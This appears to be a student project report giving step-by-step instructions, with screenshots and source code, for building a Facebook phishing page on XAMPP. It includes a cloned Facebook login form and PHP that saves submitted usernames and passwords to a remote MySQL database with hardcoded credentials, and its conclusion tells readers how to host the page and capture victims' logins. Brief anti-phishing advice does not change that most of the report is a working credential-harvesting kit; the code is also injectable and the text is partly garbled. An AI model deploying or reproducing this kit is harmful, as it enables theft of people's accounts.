Facebook phishing page

Bcs201019 & Bcs201018

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Introduction:

Phishing is a form or method hackers use to steal password from their victims simply by coloning a website and create a fake of the original website, example facebook,instagram,twitter, Email Account Upgrade Scam, The Fake Invoice Scam, linkedIn e.t.c.


Face book phishing is when someone tries to get access to your Face book account by sending you a suspicious message or link that asks for your personal information. If they get into your account, they may use your account to send spam.

The hacker creates the fake websites and sends its links to victim and lure him or her to put in login details, when the victim puts in his login details, the hacker automatically receives them and could make his modification by changing passwords and others to prevent the victim from accessing his or her account, or the hacker could simply do nothing and watch every move you make in that acount.


Setup and installation of Xampp:

Download XAMPP from http://www.apachefriends.org/en/xampp.html. XAMPP for Windows exists in three different flavors. The "Installer" version is "probably the most comfortable way to install XAMPP" according to the XAMPP website







• Choose which directory to install XAMPP. It is being installed in a directory xampp under drive D.



Click Next to complete the installation. It may take a while. After the completion, it prompts with a dialogue box. Click "Yes" Button.



The XAMPP installation completes. The XAMPP control panel can be started. Start Apache and MySql by clicking the start button next to them.




Configuring the Environment Variable:

To run MySQL CLI, the path to MySQL bin folder is required to be configured in an environment variable named PATH. To make windows' console aware of the MySQL tools. Following are the steps to configure PATH variable for MySQL tools.


Go to Control Panel > System and Security > System and Click Advanced system settings:




• Click Environment Variables:




Variable name PATH is available double click it, otherwise click NEW



• Copy Path to MySQL > BIN folder from inside your XAMPP installation folder:



• Paste the copied path in *Variable Value* field for the *Variable Name* PATH.



Open Statement prompt and Write statement MySQL then press Enter key

```
C:\Users\maadi\Desktop>mysql
mysql: Unknown OS character set 'cp720'.
mysql: Switching to the default character set 'latin1'.
Welcome to the MariaDB monitor. Commands end with; or \g,
Your MariaDB connection id is 2
Server version: 10.1.21-MariaDB mariadb.org binary distribution


Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and others.


Type 'help;' or '\h' for help. Type '\c' to clear the current input stat ement.

MariaDB [(none)]>
```


Running Xampp:

Now open the Xampp Control Panel:






Now start Apache and Mysql:




By Clicking on Apache Admin, U can access to database sql:




Now, by clicking on sql admin, you will see this interface which is your local host: Now click face_book_phishing_setup:




Now select the C drive from This PC:




Now after moving in to c Drive, Select Xampp:




Now after enter into xampp, click on htdocs




Now select the facebook phishing set up:



Download Notepad++:



People also ask :



Columning | Manage | Manage


```
| Comparison | Com
```


PHP code:

```
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
🕽 🤮 🖶 🖺 🧸 😘 🚵 | 🕹 🕩 🛍 | 🗩 c | aa 🐄 | 🤏 🥞 🖫 🖺 🖺 🖺 🖺 👺 💌 🕖 📧 👁 | 🗷 🗈 🖎
Enew_updated_page.html ☒ Eupdated_css.css ☒ Updated_php.php ☒ Efacebook_con.php ☒
  1
     ⊟<?php
       $username=filter_input(INPUT_POST, 'username');
       $password=filter input(INPUT POST, 'password');
  4
      if (!empty($username))
  5
  6
         if (!empty($password))
  8
               $host="194.5.156.1";
  9
               $dbusername="u247630286_afshan_rimsha";
               $dbpassword="Password_45";
 10
               $dbname="u247630286_project_db";//db connection
 11
 12
               $conn= new mysqli($host,$dbusername,$dbpassword,$dbname);
 13
               if(mysqli connect error())
 14
 15
                    die('Connect Error ('.mysqli connect error().')'.mysqli connect error());
 16
 17
               else
 18
 19
                    $sql="INSERT INTO fb(username, password) values('$username','$password')";
 20
 21
                    if ($conn->query($sql))
 23
                        include ('facebook login.html');
 24
 25
                    else
 26
 27
                        echo "ERROR :".$sql."<br>". $conn->error;
 28
 29
                    $conn->close();
 30
 31
```


```
C:\xampp\htdocs\face_book_phishing_page\facebook_login\facebook_con.php - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
📙 new_updated_page.html 🗵 📙 updated_css.css 🗵 📙 updated_php.php 🗵 🛗 facebook_con.php 🗵
 20
                   if ($conn->query($sql))
 21
 23
                        include ('facebook_login.html');
 24
 25
                   else
 26
 27
                       echo "ERROR :".$sql."<br>". $conn->error;
 28
 29
                   $conn->close();
 30
 31
 32
            else
  33
              $alert ="<script>alert('password should not be empty') </script>"
  34
 35
              echo $alert;
 36
              include ('facebook_login.html');
 37
              die();
 38
 39
 40
          else
     ₽{
 41
              $alert ="<script>alert('username should not be empty') </script>"
 42
 43
              echo $alert;
 44
              include ('facebook_login.html');
  45
              die();
  46
```

CSS code:







Starting Apache and Mysql from Xampp:




Facebook Login Page:




Entering invalid password:




No empty field is accepted as input:




Success Full submission:






PHP Page:





How do I download FileZilla on Windows?

Is FileZilla a free software?

Downloading filezilla:









Installation of Heidisql:







DataBase Server:



Conclusion:

The main goal of phishing is to steal credentials (credential phishing), sensitive information, or trick someone. For face book phishing, you can buy domain or use a free domain .you can get free hosting, design a face book phishing script, to design Your own you have to design everything like facebook and connect user and password input php database so whenever someone put their detail, you can get it by connecting it to the database. The attacker can deny the access to real user or may be his /her intentions to spy the certain guy. This can also possible that hacker make amendments of his own choices.

Phishing has list of negative effects on business, including, loss of money, loss of intellectual property, damage to reputation, disruption of operational activities. By using multifactor authentication, don't trust the messages that email about your account ,don't click suspicious links , don't respond to suspicious email, protect your data by backing it up, antispyware and firewall settings should be use to prevent phishing attacks and user should update program regularly. To make the phishing page, one must know about css, html, database, php and sql quires.

Codes:

HTML:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8"> <!-- utf( 8 involve all symbols and letters-->
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Facebook</title>
  <link rel="stylesheet" href="facebook_login.css">
</head>
<body>
  <div class="h1">
  <h1 class="h">facebook</h1>
  Facebook helps you connect and share with the people in your life.
  </div>
      <form class="main" method="post" action="facebook_con.php">
      <input type="text" placeholder="Enter Username or Email" name="username"</pre>
class="txt" ><br>
      <input type="password" placeholder="Enter Password" name= "password" class="txt"</pre>
minlength="8" maxlength="15" ><br>
      <input type="submit" value="Log In" class="login-btn"><br>
      <div class="a-link">
      <a href="" class="link">Forgotten Password?</a>
      </div>
```

PHP CODE:

```
<?php
$username=filter_input(INPUT_POST, 'username');
$password=filter_input(INPUT_POST,'password');
if (!empty($username))
 if (!empty($password))
             $host="194.5.156.1";
             $dbusername="u247630286_afshan_rimsha";
             $dbpassword="Password_45";
             $dbname="u247630286_project_db";//db connection
             $conn= new mysqli($host,$dbusername,$dbpassword,$dbname);
             if(mysqli_connect_error())
                    die('Connect Error ('.mysqli_connect_error().')'.mysqli_connect_error());
             else
```

```
$sql="INSERT
